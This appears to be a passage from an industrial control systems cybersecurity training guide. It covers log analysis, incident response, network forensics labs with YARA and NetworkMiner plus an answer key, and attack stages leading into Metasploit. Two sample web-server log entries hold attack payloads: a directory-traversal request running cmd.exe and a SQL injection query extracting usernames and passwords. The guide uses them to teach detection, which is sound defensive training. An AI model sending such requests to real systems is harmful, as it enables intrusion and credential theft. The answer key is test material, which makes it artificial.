3	id.orig_host_ip	addr	17	info_code	count
4	id.orig_port	port	18	info_msg	string
5	id.resp_host_ip	addr	19	filename	string
6	id.resp_port	port	20	Tags	set[enum]
7	trans_depth	count	21	username	string
8	method	string	22	password	string
9	host	string	23	proxied	set[string]
10	uri	string	24	orig_fuids	vector[string]
11	referrer	string	25	orig_mime_types	vector[string]
12	user_agent	string	26	resp_fuids	vector[string]
13	request_body_len	count	27	resp_mime_types	vector[string]
14	response_body_len	count			





Industrial Control Systems Cybersecurity Training - 300

Example 1: cmd.exe sent over the network

Apache2 Server Log:

```
1.2.3.219 -- [07/May/2015:14:50:29 +0100] "GET
/scripts/..\xc0\xaf..\xc0\xaf..\xc0\xaf..\xc0\xaf..\xc0\xaf../winnt/sy
stem32/cmd.exe?/c+dir+c:+/OG" 404 4040 -- "Mozilla/4.0 (compatible;
MSIE 8.0; Windows NT 5.1; Trident/4.0)"
```

Zeek IDS Log:

Time	Source IP	Destination IP	Port	Protocol	Method	Path	User Agent	HTTP Version	Content Type	Response Status	Response Size	Request Headers	Response Headers
1431010229.218906	1.2.3.219	1.2.3.20	80	HTTP	GET	/scripts/..\xc0\xaf..\xc0\xaf..\xc0\xaf..\xc0\xaf..\xc0\xaf../winnt/sy stem32/cmd.exe?/c+dir+c:+/OG	Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)	HTTP/1.1	text/html	4040	404	Object Not Found	FEvshPjWGgrdWzJna

Example 2: SQL Injection

Apache2 Server Log:

```
2.3.5.89 -- [01/Jun/2015:11:29:21 -0600] "GET
/forum/thread.php?search=something%22+UNION+Select+1%2C2%2Cpassword%2C
4%2C5%2Cusername%2C7+from+users%3B%23&how=comment&thesearch=Search
HTTP/1.1" 200 1375 -- "Mozilla/4.0 (compatible; MSIE 8.0; Windows NT
6.1; WOW64; Trident/4.0; .NET CLR 3.0.30729)"
```

Zeek IDS Log:

Time	Source IP	Destination IP	Port	Protocol	Method	Path	User Agent	HTTP Version	Content Type	Response Status	Response Size	Request Headers	Response Headers
1433179834.278614	1.2.3.6	1.2.2.90	80	HTTP	GET	/forum/thread.php?search=something"+UNION+Select+1,2,password,4,5,user name,7+from+users;#&how=comment&thesearch=Search	Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; .NET CLR 3.0.30729)	HTTP/1.1	text/html	5025	200	OK	FnqS5i1NtFwUoa9oX2





Industrial Control Systems Cybersecurity Training - 300

Security Audit Logging Database Logs

Most databases will generate logs that give you information on changes to the data. This information can be used to determine if a change has been made that could adversely affect your security posture. Using this information in conjunction with network and system logs you can identify a compromise and attacker.

Databases typically hold the most important pieces of an organization. Unfortunately, database security is often forgotten, leaving sensitive information (e.g., customer data, control system data, etc.) vulnerable to hackers.

Typical database log events may include:

- _____
- _____
- _____
- _____
- _____
- _____
- _____
- _____

Database log management is becoming a best practice for database security – you should be aware of who is accessing or changing your data, when they are accessing it, and where they are accessing it.

When you combine your database logs with network, system and other logs you will have a complete picture of what has happened during an incident.

Security Information and Event Management

Log Correlation Can Help Locate Problems

SIEM software collects and aggregates log data generated throughout the organization's technology infrastructure, from host systems and applications to network and security devices such as firewalls and antivirus filters. SIEM provides the visibility that looking at one log does not provide.

The software can bring in intelligence feeds for analysis against your log and network data. It will then analyze the data, identify and categorize incidents and events. The software has the following main functions:

- Provide reports on security-related incidents and events, such as successful and failed logins, malware activity and other possible malicious activities.
- Send alerts if analysis shows that an activity runs against predetermined rulesets and thus indicates a potential security issue.






Industrial Control Systems Cybersecurity Training - 300

The need for better compliance management drove much of the early adoption of this technology. Control system companies may need to be compliant with a mandate such as NERC CIP. A SIEM can provide a way to monitor and meet the requirements of these mandates. A SIEM that supports these mandates will come with a pre-built compliance setup for you to use.

LO9: Execute activities taken during and after a cybersecurity event

The Respond Function supports the ability to contain the impact of a potential cybersecurity event. Examples of outcome Categories within this Function include: Response Planning; Communications; Analysis; Mitigation; and Improvements.

The Recover Function supports timely recovery to normal operations to reduce the impact from a cybersecurity event. Examples of outcome Categories within this Function include: Recovery Planning; Improvements; and Communications.



Incident Response (IR)

"The majority of incidents were categorized as having an "unknown" access vector. In these instances, the organization was confirmed to be compromised; however, forensic evidence did not point to a method used for intrusion because of a lack of detection and monitoring capabilities within the compromised network."

– ICS CERT Monitor, Sep 2014 – Feb 2015.

Incident Response Phases

Incident Response can be broken down into the following five phases:



Throughout the discussion we will consider the concept of intelligence driven-incident response.

Important! Notice there is not an "Attack Back" phase. While it may be tempting to try to attack back, this is a bad idea for the following reasons:

- It's illegal! You are probably attacking an innocent (though compromised) bystander.
- It won't accomplish what you think it should. Botnets are used to attack. If you try to attack back, you may be attacking your own grandmother who was compromised and used.





Industrial Control Systems Cybersecurity Training - 300

Preparation Phase

Preparation



Incident response has two basic components. First, the actions you must take NOW to get things under control. Then those things you need to do afterwards to diagnose what happened and to clean up the mess. During an incident is not the time to develop a response plan.

It is also not the time to gather a haphazard team together. The important word in the previous sentence is team. Knowing the available skills and focus areas is critical when you have to parse out activities and assignments. You need to have a solid plan with:

- Participants from all aspects of your business
- Secure an alternate method of communication
- Scribe or scribes for each group within the team
 - A securable room where you can keep ACCURATE and COMPLETE information
 - Access to ALL of the logs and data
 - Known, certified clean computer systems
 - A person with the authority to unplug from the Internet
- A practiced plan
- Use a checklist for a starting point
- Compliance and Safety Officers should review the IR plan.

The scribe is probably the most important position. They keep a detailed log of what you have done, what assignments have been made, and what needs to be done. This will come in handy when you have to write the final incident report. The log also helps to keep track of the progress being made during the response events. Depending on the size of your team, you may want an overall scribe and a scribe for each of the teams.

It is important to train the incident response team and practice before an actual incident occurs. A practice run may show if the plan has holes or is not clearly understood by all members. It is also important to provide user training. What should the user do if they think there is malware on their machine? Who do they call? Do they immediately turn the machine off? Disconnect from the Internet?

Providing the user with this information can be helpful in saving forensic data. It does not have to be a long training session and could even possibly take the form of a simple checklist.





Industrial Control Systems Cybersecurity Training - 300

Incident Response Team

The NCCIC recommends having the following members on your incident response team.

- Senior Technical Staff – Your team will need a member with the authority to make decisions in a timely manner.
- Lead and Forensic Analysts are required to help identify malware and help with the clean-up procedures.



Stakeholders from:

- Corporate IT representatives may be needed during all phases of the incident response. The corporate cybersecurity leads can help identify the incident and machines affected. Corporate system administrators can help with impact analysis and clean-up.
- Control Systems representatives are required for their expertise on how the incident will affect the control system and what clean-up options are available on the control system side.
- Subject Matter Experts may be required to help evaluate the level of the compromise and the clean-up options.
- Public Relations representatives may be needed to inform customers and stakeholders about the incident and what is being done.
- Legal Counsel can advise the team of any legal requirements for forensic evidence.
- Law Enforcement (if necessary) may be called depending on the extent of the incident. Was proprietary data taken? Were your servers used to attack another company?
- IT and/or Financial Auditors (optional). An IT auditor ensures procedures are followed during the IR process. The IT auditor evaluates the effectiveness of the current security controls and design throughout the process and provides a report with recommendations for improvements. A financial auditor evaluates the cost of the incident throughout the IR process. A financial analysis would be needed in court if you decide to press charges. The financial analysis can be a valuable tool to justify additional security tools or personnel.

Backups – Computer & Personnel

The best mitigation strategy for destructive malware is having your machines backed up. Frequent and regular backups are important to quickly get corrupted machines back in production. There has been an increase in destructive malware such as ransomware due to the high return on investment.

In the first quarter of 2015, McAfee Labs observed a 165 percent increase in new ransomware over the fourth quarter of 2014 according to McAfee Labs Threats Report May 2015 (www.mcafee.com/us/resources/reports/rp-quarterly-threat-q1-2015.pdf). One company estimated they have spent \$15 million recovering and investigating from the massive cyberattack.





Industrial Control Systems Cybersecurity Training - 300

Backups Use Case – Ransomware

Mountain Home Water Department – February 4, 2017

- A cyberattack on a business server of the Mountain Home Water Department led to 90,000 files being encrypted on the server in about a minute-and-a-half
- The server was wiped and re-installed from a backup created the night before and no information was lost or stolen.
- Operational controls for the water plants are located inside separate facilities and cannot be accessed from the business office.

Identification



Identification Phase

Start the identification phase by collecting and preserving ALL of your log information. Write the information to DVDs and make a copy for the authorities. The malware indicators gathered during the preparation phase can be used during the identification phase to detect the malware on the infected machines. YARA is an open-source tool used to help malware researchers identify and classify malware. The YARA tool can run on both Windows and Linux systems. While the YARA tool should be safe to run on a live system, we recommend running it on a copy of the drive especially in a control system environment.

Repositories of YARA rules can be found with a quick Google search. YARA rules can be run with the YARA software provided or imported into most open-source and commercial forensic tools.

There are many different forensics tools available. Be sure to consider the “Terms of Service” and “Privacy Policy” when using online forensic services. For example, the Virus Total site states when you submit the file to be scanned you agree to share this file with the security community. The security community may also include hackers monitoring Virus Total to see if their malware has been discovered. Sharing data is a good way to help others but consider any non-disclosure agreements or classification levels on the data before using these tools.

Containment



Containment Phase

The containment phase will happen at the same time as the identification phase. It is important to balance the immediate need to stop the flow of information out of your network and the need to identify the cause to assist in long-term clean-up and recovery. Review logs to find the call-back addresses. Stop the information flow leaving the network and stop malware from spreading.





Industrial Control Systems Cybersecurity Training - 300

Clean-up and Recovery Phase

The clean-up and recovery phase is probably the most difficult and may require expert help to actually clean-up the systems that were involved and any physical damage that was done to your equipment.

- For the systems that have been compromised, save them for analysis by the fly-away team. They can look for various artifacts (files, logs, changes, etc.) that can help in the overall cleanup and possibly shed some light on the attackers and their motive(s).
- When you reload your ICS systems, use reputable sources, backups that have been written to media that cannot be changed, such as CD/DVD copies (often referred to as the Gold Standard or Gold Disk).

Clean-up & Recovery



Follow-up Phase

- Incident report
- Lessons learned
 - Update incident response plan, if needed
 - Update threat intelligence
 - Implement new security initiatives.

Follow-up



Network Forensics

Network forensics involves the capture, recording, and analysis of network events in order to discover the evidence of security attacks or other problem incidents. Until the forensics is completed, the nature of the event is undetermined. Packet capture provides the raw evidence of the event, but it still takes a human to understand what the data is relaying.

Network forensics generally has two uses. The first, relating to security, involves monitoring a network for anomalous traffic and identifying intrusions. The second use relates to law enforcement. In this case, analysis of captured network traffic can include tasks such as reassembling transferred files, searching for keywords and parsing human communication such as emails or chat sessions. For law enforcement, the only legal evidence is the pcap file.

When working with packet captures, always have a goal in mind. Network captures contains so much information that you can quickly start going down the wrong path if you do not prioritize your goals.

Some items you will be analyzing in a packet capture are:

1. _____ – Identify and filter all of the packets of interest by matching specific values or protocol meta data.
2. _____ – List all of the conversation streams of interest. (**NOTE:** these may also be called sessions.)





Industrial Control Systems Cybersecurity Training - 300

3. _____ – Isolate and export the specific data of interest.

Below are a couple of definitions to help you understand the rest of this section.

- **Conversation** – Two-way data exchange of a network between two computers. This is sometimes referred to as a session.
- **Flow** – Either side of the conversation; client → server or server → client.

Tools Used in Network Forensics

Some tools that are available to help in network forensics are:

- **Wireshark/tshark** is a free and open-source packet analyzer. It is used for network troubleshooting, analysis, software and communications protocol development, and education.
- **NetworkMiner** is a free version and a paid version tool that collects data (such as forensic evidence) about hosts on the network rather than collecting data regarding the traffic on the network.
- **Tcpdump** is a packet analyzer that runs under the UNIX command line. It allows the user to capture and display TCP/IP or other packets being transmitted or received over a network.
- **Windump** is a version of tcpdump for the Windows-based operating systems.
- **Tcpflow** is a program that captures data transmitted as part of TCP connections (flows) and stores the data in a way that is convenient for protocol analysis and debugging. Each TCP flow is stored in its own file. Thus, the typical TCP flow will be stored in two files, one for each direction of the conversation. Tcpflow can also process stored tcpdump packet flows.
- **Tcpextract** is a tool for extracting files from a network conversation.
- **Argus**
- **YARA**
- **Others**

YARA

YARA is an open-source tool to help identify and classify malware. YARA uses rules to search through files or process memory for indicators of malware. YARA rules can often be found in security bulletins. YARA is widely used and YARA rules are used in some commercial network forensic tools. If searching for files on a production hard drive, we recommend running YARA on a copy of the hard drive. More information about YARA is available at <https://virustotal.github.io/yara/>






Industrial Control Systems Cybersecurity Training - 300

Network Forensics Exercises

Introduction

This exercise will take you through using the stand-alone version of YARA to detect malicious files. Then you will use NetworkMiner to discover elements of a pcap. Click on the **Network Forensics Exercise** in the CISA VLP and make a reservation.



Navigation

Many of the network diagrams shown on the topology tab when you first login to your lab have objects that are clickable. This allows you to enter the hosts that are listed on the tabs in another way. Some objects on the network map that are greyed out are just for representation and are not clickable.

Each lab you complete will have a navigation bar that will look similar to this.



- **Topology** - Displays network topology of hosts and objects in the network.
- **Content** - Will be blank for this exercise. Instructions are listed below.
- **Status** - This tab will show the status of the hosts used in the lab.
- **Hosts** - All tabs right of the status tab are hosts that are accessible in the lab. In this example it's a Security Onion host.

Objective

These exercises will allow you to review a YARA rule, locate malicious malware on your VM using the YARA rule provided, utilize NetworkMiner to discover what happened in an incident using a pcap, and utilize NetworkMiner to dissect the Exploit Demonstration.

1. **NOTE:** *This exercise is done virtually using Netlab. Follow the instructions listed below.*





Industrial Control Systems Cybersecurity Training - 300

Pod Topology



Security Onion

Lab Settings

1. Log in to the Security Onion VM using **username “pigpen”** and the **password “redbaron.”**

Use YARA to Find Malware

Scenario: During your review of ICS related RSS feeds, blogs, and mailing lists, you notice an Alert for malware targeting the chemical sector. The alert states the malware was first noticed on the laptop of an engineer who had just attended a Petroleum and Chemical Industry Conference at the Disney World Resort in Orlando, Florida. You know three of your company's engineers attended this conference. The Alert provides the following YARA rule to test for the SnowWhite malware.

```
rule SnowWhite {  
    meta:  
        description = "Detect variants of the SnowWhite malware"  
    strings:  
        $key = { 7b 4f 53 ec 54 82 c8 6a 62 87 fe 53 de 1b 9f dd 0c d6  
57 10 0e 00 f3 c7 dc 35 a9 bb 86 6d c9 34 }  
    condition:  
        all of them  
}
```

Use the YARA rule to find any instances of the SnowWhite malware on your machine. Open a terminal window and type the following command to run the YARA search.

~/Desktop/yara/yara -r ~/Desktop/yara/snowWhite.rule ~	
-r	indicates YARA should search recursively through subdirectories
snowWhite.rule	YARA rule file
~	indicates YARA should start the search in the user's home directory





Industrial Control Systems Cybersecurity Training - 300

2. What files did you find and where did you find the files?

3. The malware is unknown to you. What external agency could you call for assistance?

Ann Skips Bail

After being released on bail, Ann Dercover disappears. Fortunately, investigators were carefully monitoring her network activity before she skipped town.

"We believe Ann may have communicated with her cohort, Mr. X, before she left," says the police chief.
"The packet capture may contain clues to her whereabouts."

You are the forensic investigator. Your mission is to figure out what Ann emailed, where she went, and recover evidence.

NOTE: You will use NetworkMiner for this Exercise

1. Open NetworkMiner. Select "File -> Open". Select the file " Desktop/pcap_files/forensics-
pcaps/netforensics_evidence02.pcap" and click the "Open" button.

- a. How many email messages are in this pcap? _____
- b. How many files are in this pcap? _____
- c. How many hosts are involved? _____
- d. What are the Operating systems used by the hosts? You can summarize by OS.

2. What is Ann's email address? _____

3. What is Ann's cohort's email address? (hint: second email) _____

4. What two items did Ann tell her cohort to bring? _____

5. What is the NAME of the attachment Ann sent to her cohort? _____

Extra Credit





Industrial Control Systems Cybersecurity Training - 300

1. What is Ann's email password? _____
2. In what CITY and COUNTRY is their rendezvous point? _____

Exploit Demo

NetworkMiner will append pcap information to existing information. To clear the information from the previous exercise, select "Tools -> Clear GUI" from the NetworkMiner menu.

1. Open NetworkMiner. Select "File -> Open". Select the file "Desktop/pcap_files/ExploitDemo/ExploitDemo.pcap" and click the "Open" button.

- a. How many hosts are involved? _____
- b. What external host do you see? (Ignore any 224.0.0.x and IPV6 traffic.)

- c. What are the operating systems used?

- d. How many files are in this pcap? What are the file names?

2. Right-click on the happyExploit.html file and select Open file. A blank web page will be displayed. Right-click on the empty web page and select View Page Source.

- a. What scripting language is used? _____
- b. What is the password for Admin? _____
- c. View the Parameters tab. As you review the list of parameter values what items would require further review? _____


3. Now open the ExploitDemo.pcap in Wireshark. Look at the HTTP requests. Select *Statistics* → *HTTP* → *Requests*. Do you see any suspicious requests? _____

Select *Edit* → *Find Packet* and enter the information shown below:





Industrial Control Systems Cybersecurity Training - 300



4. Select *String* from the list currently showing “Display filter.” The other selection lists will now be active. Select “Packet bytes” from the list displaying “Packet list.” Enter *happyExploit* in the small search field after “String” and click the button. Now right-click on the highlighted packet and select *Follow -> TCP Stream*.

NOTE: The highlighted packet will be a light gray with the default color scheme. What do you see in the stream?





Industrial Control Systems Cybersecurity Training - 300

Use YARA to Find Malware Answers

1. What files did you find and where did you find the files?
 - ~/Downloads/doc.pdf
 - ~/Music/dopey.mp4
 - ~/Pictures/sleepy.jpg
 - ~/Videos/grumpy.avi
 - ~/Public/bashful.txt
 - ~/Desktop/pcap_files/forensic-pcaps/sneezy.pcap
 - ~/Templates/happy.html
2. The malware is unknown to you. What external agency could you call for assistance? **NCCIC**.
They would be able to tell you about the malware removal process. Calling the NCCIC will allow them to provide actionable threat intelligence to other entities that may be affected.

Ann Skips Bail Answers

- 1a. How many email messages are in this pcap? **2**
- 1b. How many files are in this pcap? **5**
- 1c. How many hosts are involved? **14**
- 1d. What are the operating systems used by the hosts? You can summarize by OS – Windows, Unknown
2. What is Ann's email address? **sneakyg33k@aol.com**
3. What is Ann's cohort's email address? **mistersecretx@aol.com**
4. What two items did Ann tell her cohort to bring? **A fake passport and a bathing suit**
5. What is the NAME of the attachment Ann sent to her cohort? **secretrendezvous.docx**

Extra Credit

6. What is Ann's email password? **558r00lz**
7. In what CITY and COUNTRY is their rendez-vous point? **Playa del Carmen, Mexico**

Exploit Demo Answers





Industrial Control Systems Cybersecurity Training - 300

1a. How many hosts are involved? **29**

1b. What external host do you see? **10.4.4.10**

1c. What are the operating systems used? **Windows, Linux, Kali Linux**

1d. How many files are in this pcap? What are the file names? **5**

- **happyExploit[1].html**
- **ABAK.pdf[1].php**
- **upload.php[2].html**
- **VEsE.pdf[1].exe**
- **upload.php[3].html**

2a. What scripting language is used? **javascript**

2b. What is the password for Admin? **adminRocks**

2c. View the “Parameters” tab. As you review the list of parameters values what items would require further review?

- **Suspicious file uploads: ABAK.pdf.php, VEsE.pdf.exe**
- **Plain text username and passwords: Admin & adminRocks**

3. Suspicious requests? **happyExploit.html and ../../uploadABAK.pdf.php**

4. What do you see in the stream? **The javascript code for the happyExploit.html**

When you have finished recording the required data in your student guide end your reservation in netlab by clicking the Reservation drop-down.

 **Home**

 **Reservation** ▾



demo_user-1@business.com ▾






Industrial Control Systems Cybersecurity Training - 300

Click "End Reservation Now"

A screenshot of a web-based application interface. At the top, there are navigation links: a house icon for "Home", a "Reservation" dropdown menu, and a user icon for "demo_user-1@business.com". Below the navigation is a timeline bar. On the left side of the timeline, there are three buttons: "Request More Time" (disabled), "Change Exercise" (disabled), and "End Reservation Now" (highlighted in blue). To the right of the timeline, a "Time Remaining" box shows "0 21 hrs. min.".


A warning will display. Click "Yes"






Industrial Control Systems Cybersecurity Training - 300

A notification that the Reservation has ended will appear. Click "Ok".



You will be returned to the Netlab homepage. You can now exit from this tab or window. Be careful not to close your 300 training tab in the CISA VLP.

A screenshot of the Idaho National Laboratory (INL) Netlab homepage. The header includes the INL logo and navigation links for Help, Schedule, View, and a user account. The main content area is titled "Scheduled Lab Reservations" and displays a message: "You have no scheduled lab reservations." At the bottom is a blue button labeled "+ New Lab Reservation ▾".



Industrial Control Systems Cybersecurity Training - 300

LO10: Recognize current trends

Many of the current trends in the IT world are beginning to affect the ICS environment. In this section we will talk about some of the trends we see.

Managed Services/Outsourcing can be cost effective; however, security agreements must be in place and managed appropriately.

Cloud services have become popular as less expensive data storage solution. You will need to consider the security hardening and be sure it is a level needed for the criticality of the data. Legal agreements should be in place to define items such as operational support; ISP availability; and bandwidth capacity. What is the impact to your company if the cloud provider experiences a surge in the use of their resources?

Ukraine Use Case

Impact (additional)

- KillDisk malware used on select targeted Windows systems
- Corrupted firmware on serial to Ethernet devices leaving substations inoperable

Lessons Learned

- Reconnaissance by the actor may take place over many months
- Network Monitoring needs to be in place and utilized
- Incident Response and Disaster Recovery Plans
- Application Whitelisting would help
- Monitor Remote Access into the Control System network





Session 4 – The Exploitation Process using Metasploit

Main stages of an attack and Metasploit.

PARTICIPANT GUIDE

Outcomes

In this session, participants will be able to:

1. Discuss the three main stages of an attack
2. Describe Metasploit
3. Use the Metasploit Framework



Virtual Industrial Control Systems Cybersecurity Training - 300

LO11. Discuss the three main stages of an attack

Attacker Background

Hacking is a professional occupation now. We don't worry much about the script kiddie living in their parents' basement, propagation malware like Nimda, or uncoordinated attacks of opportunity. Now, we defend against professional teams that are highly organized, specialized, and focused on achieving specific goals—whatever those might be.



Some high-level ICS attacker goals include:

- _____
- _____
- _____
- _____
- _____

Attack Stages and Tasks

The table below describes some of the most common tasks an attacker needs to complete in order to successfully compromise a network.

Target Development (TD)	Exploitation & Pivoting (E&P)	Attack Operations
Research	Point of entry (PoE) exploits	Bypass & evasion
Map target network	Elevation of privilege (EoP) techniques	C&C infrastructure
Identify potential points of entry (PoE)	Pivoting techniques	Persistent, remote access
Plan attack	Lateral movement on target network	Malware updates
Build toolkit		System-acquisition





Industrial Control Systems

Cybersecurity Training - 300

Target Development (TD)

Good attackers learn about the organization and network they are targeting before they do anything else. We'll refer to this as "developing the target."

Why do they develop the target? As with any other work, planning their work ahead of time ensures they can perform their work successfully.

How do attackers develop a target? TD generally entails:

- -
 -
 -
 -
 -



TD – Goals and Target Selection

Establishing goals for the attack. Before they get started, attackers decide why they are running the attack and what they want to accomplish.

Target Selection. Networks, systems, applications, and data get targeted for one of the following reasons:

Targets of opportunity – The attacker happens to have the attack technology necessary to exploit the target. For example, your browser happens to be vulnerable to the exploit being served up by the exploit kit on the web site you visited.

Strategic targeting – The attacker wants something from a targeted network for reasons specific to some strategic goal. A network is tagged because the attacker wants to steal important data, establish a long-term foothold, or cause interruptions.



TD – Target Research

Once a target has been selected, the attacker begins to learn about the people using the network and what work is being done.

At this point, mapping the target technology isn't as important as investigating what is available on the target network. The attacker will gather data that makes it easier to compromise the network and to ensure they don't get caught.





Industrial Control Systems Cybersecurity Training - 300

In this stage expect attackers to:

- Check DNS records and network allocation in Internet records
- Run open-source search queries for available organizational information, workflow, or deployed technology
- Review web sites, externally available applications, or social media accounts
- Identify and analyze all available files on the target's external DMZ network including raw HTML pages, looking for anything to help them succeed
- Identify employees, vendors, service providers, leadership team
- Explore social media for any information regarding employees, vendors, service providers, and leadership team
- Peruse job postings or contract opportunities
- Use social engineering techniques such as calling the help desk to get specific information and sending phishing emails to targeted employees to establish relationships.

TD – Target Configuration

Once an adversary has a good idea about the target organization and what they do, the technical work begins. Attackers need to know:

- What attack paths are available?
- Which systems and services are running?
- What software is being used?
- What privileges and accounts are accessible?
- What configuration information is available?
- What security is in place?



At this point, the attacker will begin to map or probe the target network actively with discovery tools such as Nmap and look for other weaknesses such as SQL Injection vulnerabilities. Results will be recorded and organized for future use.

In later sections, we'll discuss how to utilize this information to plan and to run attacks with Metasploit.

Exploring Potential Entry Points. In this stage, attackers will evaluate all the information gathered, and then identify and prioritize the best places to run the initial attacks.

Attackers will start utilizing vulnerability discovery tools and techniques. During vulnerability discovery, attackers probe targets for vulnerable services, software, or configurations to identify potential points of entry and plan social engineering campaigns.





Industrial Control Systems Cybersecurity Training - 300

You have learned to use vulnerability scanners to discover vulnerabilities. In later sections, you'll see how to use Metasploit to:

Plan the Attack – Once the data is gathered, the attackers will plan out the attack using standard project management methods. Assignments need to be made, resources assigned, possible vulnerabilities are selected along with the appropriate exploits as the project moves towards the next phase of getting the initial point(s) of entry (PoE).

Build a Toolkit – For this training, we'll use the Metasploit Framework (MSF), however, professional attackers have their own highly specialized tool kits. Some exploitation tool kits you may have heard of are BlackEnergy, Flame, and Regin.

Exploitation and Pivoting

_____ – Attack technology, tools, or techniques used to compromise a target initially. These are also generally used to gain enough privilege to establish long-term access to the target.

_____ – Attack technology, tools, or techniques used to find other targets of interest on a compromised network and to compromise them. Pivoting techniques are most often used to move between targets with different trust levels.

Attacker's Trifecta

The attacker's trifecta consists of three components. Each of these must be available for an attacker to exploit a system successfully.

The attacker's trifecta is any combination of:

- A _____ an attacker will use to get PoE on a target system
- An _____ used to gain initial entry onto the target via a specific vulnerability with the intent of elevating privilege
- A _____ (**or Attack**) path used to deliver the exploit to the vulnerable target.



System Vulnerabilities

For this training, we'll discuss two kinds of vulnerabilities: system (or environmental) and software.

A system vulnerability is defined by NIST SP 800-30 as, "A flaw or weakness in system security procedures, design, implementation, or internal controls that could be exercised (accidentally triggered or intentionally exploited) and result in a security breach or a violation of the system's security policy."

System or environmental vulnerabilities exist because the owner of the target environment hasn't designed, implemented, or maintained a system resource appropriately.





Industrial Control Systems

Cybersecurity Training - 300

System Vulnerabilities

Examples of this kind of vulnerability include:

- Default and/or hardcoded and/or easily guessed passwords for applications and/or services.
- Operating systems that are not (or cannot be) changed after installation.
- Failure to upgrade, update, or mitigate software in a timely manner when vulnerabilities are announced.
- Critical resources are not adequately segregated on the network with firewalls or network segmentation.
- Direct public Internet access to and/or from ICS systems and devices.
- Sensitive corporate documents residing unsecured on public-facing servers.

Software Vulnerability

Common Vulnerability and Exposures (CVE) terminology defines a software vulnerability as, "... a mistake in software that can be directly used by a hacker to gain access to a system or network. CVE considers a mistake a vulnerability if it allows an attacker to use it to violate a reasonable security policy for that system (this excludes entirely "open" security policies in which all users are trusted, or where there is no consideration of risk to the system)."

